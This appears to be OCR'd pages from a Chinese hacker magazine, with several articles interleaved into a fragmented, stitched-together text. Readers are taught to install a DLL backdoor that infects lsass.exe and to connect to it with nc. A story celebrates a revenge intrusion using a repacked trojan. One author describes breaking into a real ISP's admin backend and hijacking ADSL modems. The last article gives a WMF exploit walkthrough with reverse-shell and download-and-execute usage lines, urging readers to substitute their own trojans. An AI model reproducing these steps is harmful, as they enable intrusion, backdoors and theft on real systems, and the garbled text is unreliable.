在介绍安装前先向小菜们说明一下 rundll32.exe 文件,它的功能就是以命令行的方式调用动态链接库,所以我们安装 dll 后门时都需要调用它。当我们把服务端,这里我们就以默认的 hkdoordll.dll 为例 copy 到目的计算机的 %SystemRoot%\System





1061

32 \ 目录下后, 我们就可以执行安装命令了, 格式是 `rundll32.exe dll 文件名,DllRegisterServer` (这里区分大小写) 感染文件名。如: `c:\>rundll32.exe hkdoordll,DllRegisterServer lsass.exe`。上面的例子就是感染 `lsass.exe` 文件, 当然我们还可以感染其他的系统文件如 `services.exe` `csrss.exe`、`smss.exe` 等, 如果你不注明感染文件时它将默认感染 `services.exe`。运行结束后它会在 `%winnt%\temp` 目录下生成 `system.tmp`。我们可以 `type` 出它的安装情况, 如果出现 `The backdoor is installed successfully!` 的字样就表示安装成功, 若出现 `InjectThread failed!` 则表示安装失败。而卸载的方法与安装的方法相似, 就是把 `DllRegisterServer` 变成 `DllUnRegisterServer`, 再在感染文件前加上你的密码, 如 `C:\>rundll32 hkdoordll,DllUnRegisterServer glancer lsass.exe`。安装成功之后, 我们就可以用 `nc.exe` 连接, 方法是: `nc.exe 服务端 IP 端口`, 然后输入 `NCLOGIN` 连接密码, 如图 2。




图 2

如果记不起来都有什么口令时，输入？就OK了。如果你想使用文件传送等功能的话，就用压缩包中的客户端文件HDclient.exe，连接方法如下：**HDclient destip [port] [-p password] [-t logintype]**，如d:\>**HDclient.exe 192.168.0.1 135 -p glancer -t 1**。

接下来我们看看黑客之门的功能 putfile (上传文件)、cddir (改变当前目录)、getfile (下载文件)、getdir (查看当前目录的文件)、getdisk (获取所有磁盘目录)、geturl (获取指定地址的文件)、openshell (获得一个cmd的shell)、winexec (执行命令)、shutdown (关机)、getsysinfo (获取系统信息)、pskill (杀进程)、pslist (列进程)、opentelnet (开

telnet 服务)、open3389 (开终端服务)、findpass (查找密码)。相信懂点 E 文的人都懂得后面的解释和参数, 我就不多说了, 这些功能对于我们已经足够了。

对于 d11 后门的防范与清除, 我们可以从上面的种植过程寻找到方法。不难看出 d11 后门就是在 %SystemRoot%\System32\ 目录下添加一个具有后门功能的 dll 文件, 并在安装的时候感染系统文件, 在宿主文件中增加一个动态链接。所以我们首先可以对刚安装的操作系统的 d11 文件的属性 (包括创建时间, 大小及文件名称) 进行备份, 如: c:\winnt\system32>dir \*.dll  
>c:\backup\adll.txt, 如图 3。





图 3

然后我们在日常做维护的时候再对所有的 dll 文件进行备份, 如上保存为 bdll.txt。然后我们用系统自带的文件对比程序 fc.exe, 来将 adll.txt 和 bdll.txt 的区别找出来, 并保存在 diff.txt 中, 如: `c:\backup>fc.exe /u adll.txt bdll.txt >diff.txt` (注意这里需要加一个 /u 的参数)。如果你确信发现了异常 dll 文件, 千万不要冲动的去删除它。因为系统在启动时, 各个系统文件要完成各自的所有动作 (包括调用动态链接库), 如果宿主文件发现自己的动态链接库没有了, 系统将会提示你插盘。所以我们在发现异常 dll 文件时, 应首先用 Windows 优化大师等管理程序清楚它感染了谁, 然后再用正常的文件覆盖它, 重启, 再删除那个异常文件。当然我们也可以通过注册表, 这里我就不做介绍了。本人才疏学浅, 有疏漏的地方还请多多指教。

(本文涉及到的工具 yyt 的 hacker's door, 光盘有收录) 

黑客动画吧

地址: [www.hack58.com](http://www.hack58.com)

最新黑客资讯、黑客工具、黑客动画教程  
第一时间更新,黑客动画吧每天给您全新的感  
受,是您的良师益友,来吧! 来吧! 相约黑客  
动画吧! 尽情“淘宝”吧!

## 合作站点



我，是一个十足的大网虫。每天除了上班的八小时以外，其余的十六个小时，几乎有十二个小时是在网上度过的。像我这样的网虫可能也有许多，但像我这样的MM估计就没几个了吧！

上网的时候我从不玩游戏，什么QQ幻想、梦幻西游之类的，我统统不会。原因很简单，最直接原因就是我不会玩，也没人教我玩。我只会开着一个QQ挂在上面，和一些小说作者沟通，但最多的时间还是在写小说。虽然我的小说写得很一般，但时间长了也有一小群死忠fans，他们的忠贞不渝曾让我不止一次的在梦中感动得流泪，甚至有一次我梦见自己一边流着感动的泪珠一边在给他们签名……

就这样，我每天都在网络中天马行空，在不经意间认识了一

的倒是一点儿也不假。

我在网络的日子就是整天与小说为伍，在小说里风花雪月，和虚拟的主人公谈情说爱，生生死死。那时和小白的关系不是要好，不温不火地聊着。不过他建立的一个网站我倒是很愿意去的，在他的BBS里做写手——其实写小说第一是冲着稿酬去的，没有钱，我拿什么来上网呢！？第二就是喜欢别人的吹捧奉承。那种美妙的感觉很棒，就像在天空上飘。

我是一个孤芳自赏的人，当然，我的孤芳自赏不同于芙蓉姐姐的孤芳自赏。我喜欢把自己的得意之作收藏在E-mail里。这个消息不知是哪个混蛋透露出去的（我后来仔细的想了整整一晚上，似乎我从来没有告诉过别人，只有自己知道），更加可恶的是我的文学群里有一个叫“天堂飞鸟”的

人死皮赖脸，软磨硬泡的要去了我的E-mail地址，美其名曰说是要与我邮件联系。见到自己这么受读者爱戴，我

差点儿当场又感动的流出眼泪来。一直到最后事情真相大白了，我都没有后悔自己的意志不坚，禁不起对方糖心炮弹的轰击，只怪对方太狡猾，孙子兵法，三十六计深得精髓且充分利用了我善良而又纯真的心灵，使我不经意间掉入了一个陷阱……

不久之后，我发现自己的几篇爱作竟然在一些报刊上出现了，那些我平时爱如性命、不忍发表的文章居然被发表了！？而且还不是我发表的！气得我差点儿用键盘去砸显示器，还好我没有那么做——再怎么着终归是自己的电脑，要是砸坏了，可就没地方上网了。

这件事让我恼火万分，逢人就说，以期博得网上更多拥护者的同情及对肇事者强烈的愤慨，

最糗的是我竟然不知道是谁干的，激将法，威胁、恐吓……几乎我能想到的所有手段都用过了，可就是没有人敢站出来承认，不仅如此，更糟糕的是我的文章还在不断地丢失，无论我换到哪个邮箱里，依然如此。我愤怒，但却束手无策。是谁吃饱了撑的，来欺负我这个弱女子呀？

直到有一天我无意间将此事告诉了小白，过了很久，电脑那头才给了我一个回复。

小叶白龙：“你是被人家黑了。”

我听了一愣。黑了？黑了是什么意思？

小叶白龙：“就是黑客入侵并控制了你的电脑。”

“啊！！！黑客？？？……”我惊讶得大叫了起来，嘴巴张得大大的。在我的大脑里，电脑与网络的作用不外乎聊天、浏览网页、看电影、听歌、玩游戏之类的，这就像写小说一样简单，而“黑客”这个词却带给了我很大的震撼。我的脑海里突然显现出了电影黑客帝国里那个帅帅的、酷酷的男主角——尼奥。难道我真的碰到了黑客？又或者在哪个隐蔽的角落里，也有一个和尼奥一样酷酷的、帅帅的黑客在关注着我！？多么浪漫的小说体裁呀，这简直就是现代灰姑娘与黑客王子的美丽童话爱情的翻版，和这个比起来，那个韩国的叫什么可爱淘的写的小说《狼的诱惑》、《那小子真帅》又算得了什么呢……

“死丫头，发什么神经呀，还不睡觉？！”老妈一边拍打着我的房门，一边骂道。

我尴尬地吐了一下舌头，居然没有为自己的大惊小怪而感到脸红。“啊！？噢，我知道了。”真气人，我幻想着的美丽情节被突然打断了。

回到现实中的我，想了良久，又问道：“那我该怎么办？”

小白说：“这好办，找出他，报复他，告诉他你也不是好惹的。”我最终同意了小白的计划，经过小白仔细地推敲，最后认定网友

## 菜鸟MM

海边一粒沙

个网友——小叶白龙。和他的深交源于他帮着我黑了别人的电脑，从此以后我们便“同流合污”、“狼狽为奸”了……

我怎么也想不起来刚开始时是怎么跑到他的群里了的。他话很少，隐隐约约的让我感觉到他的忧郁，总是把自己的那扇心门紧锁。正是出于这种好奇，使得我偏偏就喜欢找他聊天。但他总是出于礼貌而有一搭无一搭地和我聊天，和他聊了那么久都没有有什么进展，无法挖掘出他心里的故事。见这条“鱼”没有上钩的意思，况且味道也不似刚开始时的那么鲜美，我决定收起我的金钩——咱钓不到，不钓总可以吧！？面对如此冥灵不化者，我决定放弃认输。都说射手座的好奇心最强，而且还比较“花心”，看来网上说



中的“天堂飞鸟”最可疑，因为只有他才知道我邮箱的地址。于是，我连忙说道：“你在哪个网吧的，我马上去找你。”

……

20分钟不到，我就赶到了那家网吧。虽然已经是晚上10点多了，可网吧里仍然是热闹非凡，这么多的人，哪个才是小白呢？我灵机一动，大声喊道：“有谁认识小白的，请举手！”

过了许久，只见网吧的角落里慢慢的伸出了一只胳膊，我走了过去，只见小白正在那儿玩着网络游戏，看着他那专注的样子，我真是又气又急，也不知道他到底是要玩游戏还是要帮我。

我抱怨地说道：“小白，我们什么时候开始啊？”

小白连头都没有抬，敷衍地问道：“哦，现在几点？”

我真想让他尝尝我拳头的滋味，玩游戏竟然连时间都忘记了，还谈何报复计划啊！但是为了保全我尽善尽美的淑女形象，我只得微笑着回答道：“现在已经快夜里11点了。”

小白这才抬起头推了推鼻子上的眼镜，天啊！原来小白看起来这么儒雅啊！简单干净的衣着、深邃的眼眸。我有些出神地看着小白，直到小白第二次问话我才不好意思地笑了笑。

小白红了红脸，第三次重复了他的问题说：“一般他都几点睡觉啊？”

没办法，只好用最具有杀伤力的温柔一笑来掩饰我的尴尬：“一般这个时候他已经睡得跟死猪一样了。但今天他好像跟他父母都去他姐姐家看新生儿了，不过，他的电脑应该是在家挂机的呢。”

小白摆了一个胜利的姿势，我们开始实施报复计划。从我的QQ中，小白很轻松地获取了天堂飞鸟的IP地址，又熟练地从他的文件夹里调出了一个文件，有条不紊地操作着。我好奇地问他：“你在干什么？”

小白连头也不抬地说道：“我

在扫描对方的电脑，然后尝试使用溢出程序入侵他，我使用的是最新的MS05047漏洞，因为我们现在是在网吧中，普通的反向溢出程序无法利用，而正向连接的溢出程序成功率又太低，因此我使用的这个溢出程序是从我的网站上将一个配置好的灰鸽子木马的服务端程序植入到对方电脑中并执行……”他有条不紊地跟我解释着：“这个灰鸽子，可是已经被修改过特征码的，而且又加多了层壳，绝对不会被查杀的……”我越听越糊涂，什么扫描、溢出、MS05047、灰鸽子、木马、特征码、壳的，我就象在听天书一样，一句也没有听懂。

小白一边操作着一边在给我讲解，他那些专业术语和运用的软件、程序把我弄得一愣一愣的。突然，我意识到坐在我面前的就是传说中的黑客！此时的我两眼发直，四肢抽搐。对小白的看法就像看英雄一样。

我用充满崇拜的口吻问道：“你说的这些都是什么啊？我怎么一点儿都听不懂啊？”

小白笑了，说实话他笑起来的样子挺好看的。他抬起头说道：“这些呢，都是我自己做的软件。看到没有，在灰鸽子的控制端，他已经上线了，现在，我们已经完全的控制对方了，我可以随意地更改他的用户名和密码了，也可以任意删改他电脑中的文件。我们可以改了他的密码，让他连电脑都开不开。”

我张大着嘴巴，好像在听天方夜谭一样。天哪，这个世界上居然真的会有这样的人，难怪我的文章会丢掉啊。我又问道：“那你刚才问我他什么时候休息干什么啊？”

小白笑着说道：“你真是个笨蛋啊，我们现在控制他的电脑，他要是在的话，很容易察觉到有人在黑他的电脑，他一关机我们就前功尽弃了。”

我恍然大悟地点点头，其实我还是什么也没有听懂，主要是太要面子了，不能叫他看扁我啊！

小白说：“我把几十个病毒放在他的电脑内，我想凭他的水平是没办法解开的，看他再害人！”

这似乎有几太过分了吧，我有点儿心软地说道：“不用那么狠吧？用得着往他的电脑里放那么多的病毒啊，也许他有很多重要的东西呢。”

小白用赞赏的眼光看着我，说：“你还挺善良的啊，不过你放心，这些都是我自己做的假性病毒，让他的电脑假性的瘫痪而已。如果有响应的口令，它们会自动消失的。”我这才放心地点点头。

几个小时以后当疲惫不堪的小白揉揉僵硬的脖子，抬头的时候，正与我色迷迷的眼神相撞。在我天花乱坠的吹捧下，我们成为了铁哥们。

N天之后我在QQ与“天堂飞鸟”的对话如下：

天堂飞鸟：“好了，沙子姐姐，我承认是我的错。你能不能帮我把电脑弄好啊？”

我和小白相视一笑说：“这就是你随便黑别人的下场。”

天堂飞鸟：“我知道错了，拜托了。以后，不，再也没有以后了。我电脑里还有很重要文件呢！”

我问道：“那我先问你，当初你是如何入侵我的电脑的？”

天堂飞鸟：“你的电脑是空口令呀！而且几乎所有的漏洞都没有补上。”

这么丢脸，居然当初是被这么入侵的，好在经过小白N天的修整，我的电脑现在已经是固若金汤了。我说道：“谨记这次教训吧，要知道，人外有人，天外有天！明天你可以在家里上网了，不用天天去网吧了。”

天堂飞鸟感激不尽。

从此我可以放心地把我的小说放在E-mail里了，而且我也改掉了孤芳自赏的毛病。虽然我有王牌在手，但是毕竟人外有人天外有天嘛。忘记补充了，小白在我的勾引下成为我的男朋友了，此时我正在电脑前一边打字一边等着他把饭喂到我的口中呢！





关于到底哪个操作系统才安全的争论由来已久。前些日子, 网上公布2005年一共发现了5198个漏洞, 其中Windows操作系统是812个, UNIX/Linux/Mac系统一共是2321个, 另有2058个漏洞影响多种操作系统, 这连X的小编们也感慨这个数字实在是有点太大了。不过, 这也说明了另外一个问题, 那就是各位某某们选择“黑客”这个光荣的“职业”是大有前途地, 也是大有可为地, 希望各位好好学习, 天天向“黑”。当然了, 人手一册“X”也是极为必要地, 只有这样, 学习的效果才会大大提高地……, 好了, 散会! 继续看书!

# 赤手空拳斗星空

二 阿布二

前几天, 我的小宠物生病了, 由于我的那点儿宠物币和Q币早就花光了, 小宠物一天到晚说它的肚子疼, 唉, 心疼呀! 别哭了, 谁叫咱家穷呢, 养得起你, 就养不起我自己了! 以前也看过许多使用ADSL帐户充QB的动画和文章, 于是我利用ADSL密码终结者扫描了一些ADSL帐户, 早就知道互联星空给ADSL帐户充QB限制了IP, 所以我亲身登录扫来的ADSL小猫, 把其内部存储的ADSL帐号和密码全给更改了, 并保存后进行了重新启动, 希望他的主人不要怪罪我, 阿门! 可是, 即使我这样周折, 互联星空却仍然不让俺充, 郁闷哦! 我那可怜的小宠物哦!

今天我又来到互联星空, 听说它的气象预报挺准的, 点开看了看(图1), 我们当地已经是连续好几天都是晴天哦! 看到IE的地址栏, 我有了坏想法, 可能是我太敏感, 加上又是个IP地址, 还是8080端口, 我能不有想法吗? 我修改URL来到根目录, 哦? 使用的是TOMCAT(图2), 互联星空为什么把它藏起来呢, 我猜想这个服务器的配置一定很菜, 听说TOMCAT服务器的默认配置可是列目录的, 我在其地址后面加上了个Images来测试一下, OK! 成功显示, 下面就是“我猜我猜我猜猜猜”

了, 加上个Admin, 哈哈! 一样成功显示(图3), 爆出了后台目录, 有个admin.jsp引起我的怀疑, 打开看看, 晕! 狂晕! 互联星空竟然没有做任何限制, 不用登录, 直接就可以访问哦(图4)! 我们找个版块加点“天气”, 我选择了“气象法规”版块, 就留个Message吧! 不知道里面加上挂马的代码会怎么样, 只给互联星空的管理员提个醒(图5), 由于这个破后台功能太少, 所以我就放弃了对它的“开发利用”。




图2





图1








图 4



图 5

在它的 Admin 目录中我还发现了一个名为 Count.htm 的文件, 打开看了看源代码, 原来这个文件是调用 Script 统计代码用的, 去掉后面的调用代码, 使用 IE 打开它的统计系统, 成功来到了后台! 由于在统计代码中看到有 Admin 的参数, 我就在帐号和密码处都添上了 Admin (图 6), 可能是我的人品太好, 竟然成功登录了, 互联星空的访问量可真大啊 (图 7)! 不过这个统计系统的后台功能太小了, 也没有什么利用价值, 但是我们可以控制它的统计系统了, 还可以再加一个统计版块自己用, 不过, 我可不敢的!



图 6

我又回到首页的源代码中找路径, 又看到一个类似于上面统计系统的地址, 同样打开看看, 他们俩是一个 IP 哦! 我尝试去访问这个 IP, 成功! 但是



图 7

其根目录下没有任何文件, 于是, 我猜想这个 IP 的服务器是互联星空专门用做统计的服务器, 互连星空可真有钱啊! 心里顿时感到了极度的不平衡! 再来看这个统计系统的登录页面 (图 8), 我试了 N 个密码, 包括那个经典的 'or' '='', 但是都失败了, 郁闷哦! 它总是提示说超时。从错误的页面上看 (图 9), 好象这个统计系统还是依靠 MS-SQL 数据库运行的呢! 而且还有“数据管理”呢! 我随便一点, 晕死了! 这个页面居然也不用登录就可以直接看的 (图 10)! 我想我们有可能拿到 WEBSHELL, 在其统计系统的调用代码中, 加上一些“好代码”, 互联星空的访问量又这么……如果那样的话, 我的网络会不会因为灰鸽子上线的肉鸡太多而阻塞呢?!



图 8




图 9

后来, 我在其首页的源代码中找路径, 有个 Vnet 的目录吸引了我的注意, 打开看看, 里面有很多目录 (图 11), 但是不知道为什么他们各个目录



中的文件都是一样的,为什么它放这么多一样的文件呢?只有去问互联星空了!



图 10

我真的没有想到,我们当地互联星空的安全状况居然是如此得令人担忧!他们怎么会保持TOM-

## 打破 Windows 的美梦

孟方明 & 刘会

## 轻松玩转 wmf 远程执行漏洞 (MS06-001)

### 一、漏洞简述

12月底,网上惊爆了Windows系统的一个非常严重的安全漏洞——Microsoft Windows图形渲染引擎WMF格式代码执行漏洞,限于该漏洞的严重,本该于本月10日公布安全公告的微软,也提前在1月5日发布了该漏洞的修复补丁。不过,虽然只是短短的几天而已,但网上利用该漏洞的病毒及木马等,就已经开始横行互联网了。该漏洞存在于图形渲染引擎中,触发后可以远程执行任意代码。令人吃惊的是,这个漏洞不但影响Windows2000/xp/2003,居然连Windows98/ME之类的爷爷辈的系统也影响,这可是以前公布的安全漏洞所没有的,也难怪微软对于这个漏洞会这么重视。关于该漏洞的详细资料,详见<http://www.microsoft.com/china/technet/Security/bulletin/ms06-001.msp>。

**小编友情提示:** Windows 3.\* 及稍后的 Windows 95, 我们可以认为是 \*\* 辈的系统,再晚点儿的 Windows 98/ME 我们可以认为是爷爷辈的系统,至于 Windows 2000/xp/2003 当然就是属于 dad 级的系统,而盖茨快要出生的小宝贝——Vista 系统,自然就是新生儿了!什么,难产?!大家不要这么心急,不是已经生出了好几个测试版的吗!




图 11

CAT 的默认设置呢?他们怎么不给后台登录页面上密码和IP限制呢?他们怎么会不更改其后台的地址呢?互连星空,愿你一路走好!

### 二、framework 重拳出击

framework 是国际上大名鼎鼎的溢出工具集,早在2004年第11期的黑客X档案上,我们就已经详细介绍了它的使用,在05年第2期的杂志上也曾经提及了该工具。Windows图形渲染引擎WMF格式代码执行漏洞的溢出程序最早就是由framework公布的,到目前为止,该漏洞的溢出程序一共发布了两个版本,我们只需要在framework的程序组中选择msfupdate,就可以在线更新到最新版本。

首先在framework的程序组中打开msfweb应用程序,然后在IE地址栏里输入如下地址:<http://127.0.0.1:55555>,如图1所示。下拉滚动条找到“Windows XP/2003/Vista Metafile Escape() SetAbortProc Code Execution”这一行,单击进入漏洞利用程序的组装阶段,如图2。点击最下行的“0 - Automatic - Windows XP/Windows 2003 / Windows Vista (default)”,进入payload的选择界面。payload是什么东西?其实你完全可以把它理解为shellcode,但从某种意义上来说两者并不完全相同。因为payload有时是NOPS滑块以及shellcode等等的总称。我们选择“win32\_reverse”使用反向连接的shellcode,按照图3所示的填好各个选项。然后点击exploit按钮,出现图4的提示后我们的exploit



就开始工作了。测试方法是把其中的地址 `http://192.168.1.111:8080/` 发给你的好友, 让他使用 IE 打开就可以了, 如图 5。点击“session 1”就可以看到我们的 shell 了, 这可是管理员权限哟, 如图 6。




图 1




图 2




图 3




图 4

### 三、exe 版溢出也疯狂

前边, 我们使用 framework 已经测试成功了, 但是面对 framework 的大体积有的朋友也许更想要一个小巧玲珑的利用程序。为了满足大家的需要我花了点时间分析了一下 framework 中的 `ie_xp_pfv`




图 5



图 6

metafile.pm 文件 (此文件是该漏洞程序的主文件), 用 C 语言重写了这个漏洞利用程序。其实分析 framework 中的 exploit 并不像大家想得那么难, 只要懂点 perl 的基本语法加上 99% 的耐心再加上 0.9% 的经验和 0.1% 的灵感, 相信读者朋友也可以做到的。

我简单介绍一下粗略的分析方法, 首先使用 perl 编辑器打开 `ie_xp_pfv_metafile.pm`, 然后粗略的看一下代码找到关键的语句, 我们以第一个公布的 exploit 为例, 如下:

```
'Payload' =>
'Space' => 5081,
'Keys' => [ '-ws2ord', '-bind' ],
```

从上面这段代码我们可以看出, 我们需要的 payload 的大小为 5081 字节。my \$content = \$self->wmf\_head . \$shellcode . \$self->wmf\_foot; 这一句最关键, 告诉了我们如何触发这个漏洞。通过上面两段代码, 我们就大体知道了漏洞的利用方法。下面就可以使用 C 语言来重写了。具体的过程我这里就不赘述了, 有兴趣的朋友可以参看光盘中的代码。

```
E:\temp\Release>wmfexp
Microsoft Windows / Internet Explorer WMF Remote
Code Execution Exploit

P.O.C VERSION

codez by superlone@EST

Usage:
```



```

wmfexp <shell type> <local host> <local port>
<options>
shell type <=====> 1:
<options> <=====> <con host> <con port>
e.g: wmfexp 1 192.168.1.111 8080 192.168.1.111 1314
shell type <=====> 2:
<options> <=====> <url to download>
e.g: wmfexp 2 192.168.1.111 8080 http://www.eviloctal.com/superlone.exe
^_ SHOW my love to LiuHui, for EVER and EVER!!!!
    
```

该版本提供了两种 shellcode —— 反向连接型和下载执行型。我们先来测试一下反向连接的，程序运行界面如图 7。打开 nc 监听本地 1314 端口，然后使用 IE 打开如下 URL: <http://192.168.1.111:8080/any.wmf>，后面的名字可以任意，结果如图 8 所示。是不是成功了？由于本程序只是出于测试目的，因此我使用的反向连接的 shellcode 在对方机器执行的时候会打开一个 cmd 窗口。



图 7



图 8

下载执行 shellcode 的测试方法大同小异，就留给各位读者来测试了，运行界面和对方下载执行后的截图如图 9，图 10。




图 9




图 10

图 10 中的 m00.exe 就是 shellcode 成功执行后下载下来的文件按钮突破专家，在实际的使用中，相信各位菜鸟一定会将其换成自己心爱的木马或后门的。

## 四、尾声

文章到此就要告一段落了，本漏洞可以说是个很大的漏洞，影响也是很广的。而且由于本漏洞的一些特性，相信不久的将来以此漏洞为网马的工具会络绎不绝的出现。

但是本漏洞在触发的时候会出现一个预览图形的窗口，所以也是很容易被发现。其它的我就不说了，有待读者朋友自己去发掘了。

(文章中涉及到工具 framework、wmfexp.exe、wmfexp.c 已经收录于当期光盘中)

### 华鹏网络

地址: [www.86s.cn](http://www.86s.cn)

站点性质: 几个网吧管理员合力组建的网站, 常见的网吧软件这都有, 欢迎同行朋友光临下载。

### 黑软基地

地址: [www.hackvip.com](http://www.hackvip.com)

站点性质: 中国最大的黑软教程资源下载站! 囊括: 黑客软件、入侵教程、安全防范、专业教程、精品源码于一身, 一直在为喜欢黑软的朋友们提供一个交流学习的平台而努力。

### 太原二手网

地址: [www.ty2hand.com](http://www.ty2hand.com)

站点性质: 打造山西最专业的二手信息发布平台。

### 新一派

地址: [www.new1p.com](http://www.new1p.com)

特色: 以动漫讨论为主的交流网站, 每个人都有自己的喜欢的动漫, 当然你也不例外, 快去新一派找寻属于你的世界吧。

### QQ1949.COM 音乐网

地址: [www.qq1949.com](http://www.qq1949.com)

站点性质: 一个集在线音乐、美女论坛、软件下载、精品电影为一体的综合性网站, 从网站开放以来受到了广大网友的喜爱和大力支持。



